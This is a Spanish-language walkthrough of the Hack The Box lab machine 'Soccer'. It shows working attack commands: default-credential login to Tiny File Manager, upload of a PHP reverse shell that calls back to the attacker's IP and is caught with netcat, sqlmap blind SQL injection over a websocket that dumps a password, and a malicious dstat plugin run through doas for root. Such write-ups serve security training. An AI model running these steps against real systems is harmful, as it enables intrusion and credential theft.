Soccer
Máquina Soccer de Hackthebox

Skills
- SQL Injection Blind (SQLI Blind)
- Abusing Tiny File Manager (CVE-2021-45010)
- LinPeas Recon - Enumeration
- Abusing Sudoers Privilege (Dsdat Command)
- Abusing SUID Binary - Doas [Privilege Escalation]
Certificaciones
- eWPT
- OSCP
- eJPT
- eCPPTv2
Descripción
Soccer es una máquina Linux de dificultad fácil que presenta un panel de autenticación con credenciales por defecto, aprovechándonos de una versión vulnerable de Tiny File Manager mediante la cual obtenemos una reverse shell en el sistema objetivo (CVE-2021-45010). La enumeración del objetivo revela un subdominio que es vulnerable a una Blind SQL Injection a través de websockets. Aprovechar una SQLI (SQL Injection) lleva a obtener credenciales de SSH para el usuario player, quien puede ejecutar dstat usando doas, una alternativa a sudo. Al crear un plugin personalizado en Python para doas, se genera una shell como root a través del SUID del binario de doas, lo que lleva a privilegios totalmente escalados
Reconocimiento
Se comprueba que la máquina está activa y se determina su sistema operativo, el ttl de las máquinas linux suele ser 64, en este caso hay un nodo intermediario que hace que el ttl disminuya en una unidad
1
2
3
4
5
6
7
8
9
# ping -c 3 10.129.132.240
PING 10.129.132.240 (10.129.132.240) 56(84) bytes of data.
64 bytes from 10.129.132.240: icmp_seq=1 ttl=63 time=36.2 ms
64 bytes from 10.129.132.240: icmp_seq=2 ttl=63 time=36.5 ms
64 bytes from 10.129.132.240: icmp_seq=3 ttl=63 time=36.6 ms

--- 10.129.132.240 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 36.216/36.447/36.625/0.171 ms
Nmap
Se va a realizar un escaneo de todos los puertos abiertos en el protocolo TCP a través de nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
# nmap -p- --open --min-rate 5000 -sS -Pn -n -v 10.129.132.240 -oG openPorts
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-09 23:09 CEST
Initiating SYN Stealth Scan at 23:09
Scanning 10.129.132.240 [65535 ports]
Discovered open port 22/tcp on 10.129.132.240
Discovered open port 80/tcp on 10.129.132.240
Discovered open port 9091/tcp on 10.129.132.240
Completed SYN Stealth Scan at 23:09, 11.00s elapsed (65535 total ports)
Nmap scan report for 10.129.132.240
Host is up (0.068s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
9091/tcp open  xmltec-xmlmail

Initiating SYN Stealth Scan at 23:09
Scanning 10.129.132.240 [65535 ports]
Discovered open port 22/tcp on 10.129.132.240
Discovered open port 80/tcp on 10.129.132.240
Discovered open port 9091/tcp on 10.129.132.240
Completed SYN Stealth Scan at 23:09, 11.20s elapsed (65535 total ports)
Nmap scan report for 10.129.132.240
Host is up (0.13s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
9091/tcp open  xmltec-xmlmail

Read data files from: /usr/share/nmap
Nmap done: 2 IP addresses (2 hosts up) scanned in 22.39 seconds
           Raw packets sent: 131076 (5.767MB) | Rcvd: 131076 (5.243MB)
Se procede a realizar un análisis de detección de servicios y la identificación de versiones utilizando los puertos abiertos encontrados
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
# nmap -sCV -p 22,80,9091 10.129.132.240 -oN services
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-09 23:11 CEST
Nmap scan report for 10.129.132.240
Host is up (0.057s latency).

PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ad:0d:84:a3:fd:cc:98:a4:78:fe:f9:49:15:da:e1:6d (RSA)
|   256 df:d6:a3:9f:68:26:9d:fc:7c:6a:0c:29:e9:61:f0:0c (ECDSA)
|_  256 57:97:56:5d:ef:79:3c:2f:cb:db:35:ff:f1:7c:61:5c (ED25519)
80/tcp   open  http            nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soccer.htb/
9091/tcp open  xmltec-xmlmail?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq, drda, informix:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   GetRequest:
|     HTTP/1.1 404 Not Found
|     Content-Security-Policy: default-src 'none'
|     X-Content-Type-Options: nosniff
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 139
|     Date: Wed, 09 Oct 2024 21:11:46 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error</title>
|     </head>
|     <body>
|     <pre>Cannot GET /</pre>
|     </body>
|     </html>
|   HTTPOptions:
|     HTTP/1.1 404 Not Found
|     Content-Security-Policy: default-src 'none'
|     X-Content-Type-Options: nosniff
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 143
|     Date: Wed, 09 Oct 2024 21:11:46 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error</title>
|     </head>
|     <body>
|     <pre>Cannot OPTIONS /</pre>
|     </body>
|     </html>
|   RTSPRequest:
|     HTTP/1.1 404 Not Found
|     Content-Security-Policy: default-src 'none'
|     X-Content-Type-Options: nosniff
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 143
|     Date: Wed, 09 Oct 2024 21:11:47 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error</title>
|     </head>
|     <body>
|     <pre>Cannot OPTIONS /</pre>
|     </body>
|_    </html>
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9091-TCP:V=7.94SVN%I=7%D=10/9%Time=6706F18C%P=x86_64-pc-linux-gnu%r
SF:(informix,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20clos
SF:e\r\n\r\n")%r(drda,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection
SF::\x20close\r\n\r\n")%r(GetRequest,168,"HTTP/1\.1\x20404\x20Not\x20Found
SF:\r\nContent-Security-Policy:\x20default-src\x20'none'\r\nX-Content-Type
SF:-Options:\x20nosniff\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\
SF:nContent-Length:\x20139\r\nDate:\x20Wed,\x2009\x20Oct\x202024\x2021:11:
SF:46\x20GMT\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\x20l
SF:ang=\"en\">\n<head>\n<meta\x20charset=\"utf-8\">\n<title>Error</title>\
SF:n</head>\n<body>\n<pre>Cannot\x20GET\x20/</pre>\n</body>\n</html>\n")%r
SF:(HTTPOptions,16C,"HTTP/1\.1\x20404\x20Not\x20Found\r\nContent-Security-
SF:Policy:\x20default-src\x20'none'\r\nX-Content-Type-Options:\x20nosniff\
SF:r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x201
SF:43\r\nDate:\x20Wed,\x2009\x20Oct\x202024\x2021:11:46\x20GMT\r\nConnecti
SF:on:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lang=\"en\">\n<head>\n
SF:<meta\x20charset=\"utf-8\">\n<title>Error</title>\n</head>\n<body>\n<pr
SF:e>Cannot\x20OPTIONS\x20/</pre>\n</body>\n</html>\n")%r(RTSPRequest,16C,
SF:"HTTP/1\.1\x20404\x20Not\x20Found\r\nContent-Security-Policy:\x20defaul
SF:t-src\x20'none'\r\nX-Content-Type-Options:\x20nosniff\r\nContent-Type:\
SF:x20text/html;\x20charset=utf-8\r\nContent-Length:\x20143\r\nDate:\x20We
SF:d,\x2009\x20Oct\x202024\x2021:11:47\x20GMT\r\nConnection:\x20close\r\n\
SF:r\n<!DOCTYPE\x20html>\n<html\x20lang=\"en\">\n<head>\n<meta\x20charset=
SF:\"utf-8\">\n<title>Error</title>\n</head>\n<body>\n<pre>Cannot\x20OPTIO
SF:NS\x20/</pre>\n</body>\n</html>\n")%r(RPCCheck,2F,"HTTP/1\.1\x20400\x20
SF:Bad\x20Request\r\nConnection:\x20close\r\n\r\n")%r(DNSVersionBindReqTCP
SF:,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n
SF:")%r(DNSStatusRequestTCP,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConn
SF:ection:\x20close\r\n\r\n")%r(Help,2F,"HTTP/1\.1\x20400\x20Bad\x20Reques
SF:t\r\nConnection:\x20close\r\n\r\n")%r(SSLSessionReq,2F,"HTTP/1\.1\x2040
SF:0\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.42 seconds
Añadimos el dominio y subdominio al /etc/hosts
1
2
3
4
5
6
7
8
127.0.0.1       localhost
127.0.1.1       kali-linux
10.129.26.73    streamIO.htb watch.streamIO.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
Web Enumeration
Si accedemos al servicio web nos redirige a http://soccer.htb, debemos agregar este dominio al /etc/hosts.
1
2
3
4
5
6
7
8
127.0.0.1       localhost
127.0.1.1       kali-linux
10.129.132.240  soccer.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
Al acceder nuevamente a la web nos encontramos con esto

Fuzzeamos en busca de rutas
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
# wfuzz -c -t 100 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --hc 404 http://soccer.htb/FUZZ
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://soccer.htb/FUZZ
Total requests: 220559

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        147 L    526 W      6917 Ch     "# directory-list-2.3-medium.txt"
000000003:   200        147 L    526 W      6917 Ch     "# Copyright 2007 James Fisher"
000000007:   200        147 L    526 W      6917 Ch     "# license, visit http://creativecommons.org/licenses/by-sa/3.0
                                                        /"
000000006:   200        147 L    526 W      6917 Ch     "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000005:   200        147 L    526 W      6917 Ch     "# This work is licensed under the Creative Commons"
000000002:   200        147 L    526 W      6917 Ch     "#"
000000004:   200        147 L    526 W      6917 Ch     "#"
000000008:   200        147 L    526 W      6917 Ch     "# or send a letter to Creative Commons, 171 Second Street,"
000000010:   200        147 L    526 W      6917 Ch     "#"
000000014:   200        147 L    526 W      6917 Ch     "http://soccer.htb/"
000000013:   200        147 L    526 W      6917 Ch     "#"
000000012:   200        147 L    526 W      6917 Ch     "# on at least 2 different hosts"
000000009:   200        147 L    526 W      6917 Ch     "# Suite 300, San Francisco, California, 94105, USA."
000000011:   200        147 L    526 W      6917 Ch     "# Priority ordered case-sensitive list, where entries were fou
                                                        nd"
000008034:   301        7 L      12 W       178 Ch      "tiny"

Al acceder a http://soccer.htb/tiny vemos este panel de autenticación

Buscamos en google tiny file manager default credentials y vemos las credenciales por defecto

Nos logueamos usando las credenciales admin:admin@123 y accedemos al panel administrativo
Web Exploitation
La versión 2.4.3 nos permite subir archivos php y que estos sean interpretados, obteniendo así un RCE (Remote Code Execution). Lo primero es descargar esta shell de php https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/refs/heads/master/php-reverse-shell.php.
1
# wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/refs/heads/master/php-reverse-shell.php
Editamos el script y ponemos nuestra IP y el puerto en el que vamos a estar en escucha
1
2
$ip = '10.10.16.28';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
Nos ponemos en escucha con netcat
1
# nc -lvnp 1234
En la página web pulsamos en tiny

Una vez dentro pulsamos en uploads

Pulsamos en Upload y subimos nuestro archivo .php

Una vez subido, nos debe aparecer así; debemos hacer click sobre el archivo php

Una vez estemos dentro debemos pulsar en Open

Si todo ha ido bien recibiremos una shell
1
2
3
4
5
6
7
8
9
10
# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.16.28] from (UNKNOWN) [10.129.132.240] 49752
Linux soccer 5.4.0-135-generic #152-Ubuntu SMP Wed Nov 23 20:19:22 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
 21:30:44 up  8:18,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
Vamos a realizar el tratamiento a la TTY, para ello obtenemos las dimensiones de nuestra pantalla
1
2
# stty size
45 18
Efectuamos el tratamiento a la TTY
1
2
3
4
5
6
7
8
9
10
11
12
13
# script /dev/null -c bash
[ENTER]
[CTRL + Z]
# stty raw -echo; fg
[ENTER]
# reset xterm
[ENTER]
# export TERM=xterm
[ENTER]
# export SHELL=bash
[ENTER]
# stty rows 45 columns 183
[ENTER]
Privilege Escalation
Nos descargamos linpeas.sh https://github.com/peass-ng/PEASS-ng/releases/tag/20241007-05f777b2 y nos montamos un servidor http con python en el mismo directorio del binario descargado
1
# python -m http.server 80
Nos descargamos el binario en la máquina víctima
1
2
3
4
5
6
7
8
9
10
www-data@soccer:/tmp/privesc$ wget http://10.10.16.28/linpeas.sh
--2024-10-09 23:08:47--  http://10.10.16.28/linpeas.sh
Connecting to 10.10.16.28:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 826586 (807K) [text/x-sh]
Saving to: 'linpeas.sh.2'

linpeas.sh.2                    100%[=======================================================>] 807.21K  2.72MB/s    in 0.3s

2024-10-09 23:08:48 (2.72 MB/s) - 'linpeas.sh.2' saved [826586/826586]
Corremos linpeas.sh y nos identifica un subdominio
1
2
3
4
5
6
7
8
www-data@soccer:/tmp/privesc$ chmod +x linpeas.sh
www-data@soccer:/tmp/privesc$ ./linpeas.sh

╔══════════╣ Hostname, hosts and DNS
soccer
127.0.0.1   localhost   soccer  soccer.htb  soc-player.soccer.htb

127.0.1.1   ubuntu-focal    ubuntu-focal
Agregamos el subdominio al /etc/hosts
1
2
3
4
5
6
7
8
127.0.0.1       localhost
127.0.1.1       kali-linux
10.129.132.240  soccer.htb soc-player.soccer.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
Accedemos a http://soc-player.soccer.htb/ y vemos esto

Pulsamos en Login y en Don't Have An Account? y nos creamos una cuenta


Iniciamos sesión en la web


Vemos que es una web para comprobar los tickets

Estamos ante una SQLI (SQL Injection)
Capturamos la petición con Burpsuite y observamos que es un WebSocket el cual se tramita por JSON. Un WebSocket es un protocolo que permite comunicación en tiempo real entre un navegador y un servidor. Mantiene una conexión abierta para que ambos puedan enviarse mensajes cuando quieran, ideal para aplicaciones como chats o juegos
Explotamos la vulnerabilidad con SqlMap
1
# sqlmap -u ws://soc-player.soccer.htb:9091 --data '{"id": "1234"}' --dbms mysql --batch --level 5 --risk 3
SqlMap nos ha identificado dos tipos de inyecciones SQL
1
2
3
4
5
6
7
8
Parameter: JSON id ((custom) POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: {"id": "-9175 OR 8186=8186"}

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: {"id": "1234 AND (SELECT 8871 FROM (SELECT(SLEEP(5)))yvKW)"}
Listamos las bases de datos
1
2
3
4
5
6
7
8
# sqlmap -u ws://soc-player.soccer.htb:9091 --dbs --data '{"id": "1234"}' --dbms mysql --batch --level 5 --risk 3 --threads 10

available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] soccer_db
[*] sys
Listamos las tablas de la base de datos soccer_db
1
2
3
4
5
6
7
# sqlmap -u ws://soc-player.soccer.htb:9091 -D soccer_db --tables --data '{"id": "1234"}' --dbms mysql --batch --level 5 --risk 3 --threads 10

Database: soccer_db
[1 table]
+----------+
| accounts |
+----------+
Dumpeamos el contenido de todas las columnas de la tabla accounts
1
2
3
4
5
6
7
8
9
10
# sqlmap -u ws://soc-player.soccer.htb:9091 -D soccer_db -T accounts --dump --data '{"id": "1234"}' --dbms mysql --batch --level 5 --risk 3 --threads 10

Database: soccer_db
Table: accounts
[1 entry]
+------+-------------------+----------------------+----------+
| id   | email             | password             | username |
+------+-------------------+----------------------+----------+
| 1324 | player@player.htb | PlayerOftheMatch2022 | player   |
+------+-------------------+----------------------+----------+
Nos conectamos por SSH a la máquina víctima
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
# ssh player@10.129.142.211
The authenticity of host '10.129.142.211 (10.129.142.211)' can't be established.
ED25519 key fingerprint is SHA256:PxRZkGxbqpmtATcgie2b7E8Sj3pw1L5jMEqe77Ob3FE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.142.211' (ED25519) to the list of known hosts.
player@10.129.142.211's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Oct 12 19:06:20 UTC 2024

  System load:           0.0
  Usage of /:            70.1% of 3.84GB
  Memory usage:          20%
  Swap usage:            0%
  Processes:             229
  Users logged in:       0
  IPv4 address for eth0: 10.129.142.211
  IPv6 address for eth0: dead:beef::250:56ff:fe94:28b8

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Dec 13 07:29:10 2022 from 10.10.14.19
player@soccer:~$ whoami
player
Listamos los permisos SUID y me llama la atención el binario doas
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
# find / -perm -4000 2>/dev/null
/usr/local/bin/doas
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/bin/umount
/usr/bin/fusermount
/usr/bin/mount
/usr/bin/su
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/at
/snap/snapd/17883/usr/lib/snapd/snap-confine
/snap/core20/1695/usr/bin/chfn
/snap/core20/1695/usr/bin/chsh
/snap/core20/1695/usr/bin/gpasswd
/snap/core20/1695/usr/bin/mount
/snap/core20/1695/usr/bin/newgrp
/snap/core20/1695/usr/bin/passwd
/snap/core20/1695/usr/bin/su
/snap/core20/1695/usr/bin/sudo
/snap/core20/1695/usr/bin/umount
/snap/core20/1695/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1695/usr/lib/openssh/ssh-keysign
Buscamos el archivo de configuración de doas
1
2
player@soccer:~$ find / -name "doas.conf" 2>/dev/null
/usr/local/etc/doas.conf
Podemos ejecutar dstat como usuario root sin contraseña
1
2
player@soccer:~$ cat /usr/local/etc/doas.conf
permit nopass player as root cmd /usr/bin/dstat
Localizamos el directorio de dstat
1
2
3
4
player@soccer:~$ find / -type d -name dstat 2>/dev/null
/usr/share/doc/dstat
/usr/share/dstat
/usr/local/share/dstat
Localizamos el directorio de la bash
1
2
player@soccer:~$ which sh
/usr/bin/sh
He intentado crear un archivo manualmente pero no he podido debido a que hay una tarea cron que lo borra. De forma, he usado este one-liner para poder explotarlo correctamente
1
2
3
4
5
player@soccer:~$ echo 'import os; os.execv("/usr/bin/sh", ["sh"])' >/usr/local/share/dstat/dstat_xxx.py && doas -u root /usr/bin/dstat --xxx
/usr/bin/dstat:2619: DeprecationWarning: the imp module is deprecated in favour of importlib; see the module's documentation for alternative uses
  import imp
# whoami
root